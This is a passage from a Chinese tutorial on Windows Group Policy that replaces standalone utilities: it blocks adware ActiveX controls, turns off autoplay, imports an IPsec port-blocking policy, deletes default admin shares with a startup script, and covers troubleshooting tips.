                    KEYNAME "SOFTWARE\Microsoft\Internet
Explorer\ActiveX Compatibility\{7CA83CF1-3AEA-42D0-A4E3-1594FC6E48B2}"
                    VALUENAME "Compatibility Flags"
                    DEFCHECKED
                    VALUEON NUMERIC 1024
                END PART

                PART "3721上网助手" CHECKBOX
                    KEYNAME "SOFTWARE\Microsoft\Internet
Explorer\ActiveX Compatibility\{8D898B17-976D-44c1-84E6-AF38842AC9EC}"
                    VALUENAME "Compatibility Flags"
                    DEFCHECKED
                    VALUEON NUMERIC 1024
```

组策略替换小软件之四：去除自动播放类软件


通常情况，只要插入移动硬盘、闪存盘，Windows就会启用自动播放功能读取驱动器，显示对话框。这个自动播放功能虽然功能强大，但在闪存盘病毒猖狂的今天，为了安全，还是关闭这个功能吧。

在组策略左侧依次展开"计算机配置→管理模板→系统"，然后在右侧窗格中找到"关闭自动播放"，选择"已

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

启用”，将“关闭自动播放”设置为“所有驱动器”就可以了(见图19)。




19

组策略替换小软件之五：端口关闭器

由于很多黑客通过病毒和木马经过指定的端口入侵电脑，所以网上出现了不少能够关闭网络端口的小软件。如果你还没有找到它们，那就不必再寻找了，用组策略的“IP安全策略”来解决这个问题吧。

从http://work.newhua.com/cfan/2007zk/Firewall.rar下载IP安全策略文件，解压缩后，得到Firewall.ipsec。在“组策略”窗口左侧选择“计算机配置→Windows 设置→安全设置→IP安全策略，在本地计算机”，在右侧窗格空白处右击，选择“所有任务→导入策略”，选择刚刚解压的Firewall.ipsec。这时右侧窗格中就出现了“常用安全策略禁用不必要的端口”项，右击该项，在菜单中选择“指派”项就可以了(见图20)。



20


组策略替换小软件之六：删除默认共享类软件

为了方便电脑管理，微软为Windows提供了很多特殊的默认共享，比如C$、D$等等，有些软件就是专门去除这些共享的，其实利用组策略的脚本功能就可以实现了。

打开“记本事”，输入如下内容，保存为DS.bat：

```
net share C$ /delete
net share D$ /delete
net share IPC$ /delete
net share ADMIN$ /delete
net share NETLOGON /delete
```

进入组策略，在窗口左侧选择“计算机配置→Windows设置→脚本(启动/关机)”，然后在右侧双击“启动”，点击“添加”按钮(见图21)，通过“浏览”按钮，将刚刚的DS.bat按钮添加进来就可以了，以后系统就会在启动时自动删除默认共享了。



21

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

关于组策略的其他知识

了解了组策略可以替换的功能软件后，现在我们再为大家介绍一些关于组策略的其他知识。

组策略按用户执行

组策略无法仅对某个单独用户限制，但利用NTFS的权限，将Registry.pol文件设置为只读，那么就相当于阻止将组策略中的“用户配置”应用于该用户。这里假设以阻止Test用户应用组策略的“用户配置”为例，介绍具体设置步骤。


首先进入C:\WINDOWS\system32\GroupPolicy\User\，右击Registry.pol文件，选择菜单“属性”。切换到“安全”选项卡，点击“添加”按钮添加Test账户，然后选中“组或用户名称”列表中刚才添加的Test账户，在下方的“Test 的权限”中勾选“读取”权限右侧的“拒绝”，“确定”保存设置。

经过设置后，当Test用户登录到系统时，就无法读取Registry.pol文件了，这样组策略中所有“用户配置”的部分就不会应用到Test用户上了。

找到被修改过的组策略项

组策略的配置项非常多，如果修改了某些项点，那么想找到原来修改过的项目不太容易，好在微软也考虑到了这点，为我们提供了组策略对比工具。


点击“开始→运行”，运行“rsop.msc”，系统会首先对组策略的结果进行分析处理，然后会弹出“策略的结果集”窗口，就可以看到所有修改过的项目了(见图22)。



22

小提示

你还可以从http://work.newhua.com/cfan/2007zk/zclxgjs.rar下载到"组策略修改监视工具"(见图23)。



23

组策略无法使用

如果你在打开组策略时提示“管理单元初始化失败。名称:组策略 CLSID:{8FC0B734-A0E1-11D1-A7D3-0000F87571E3}”。造成这一问题可能有多种原因，可以试按如下方法解决。

方法1:在“开始→运行”，输入“regedit”，打开注册表编辑器。依次展开[HKEY_CURRENT_USER\Software\Policies\Microsoft\MMC]，将“RestrictToPermittedSnapins”键值设置为“0”。

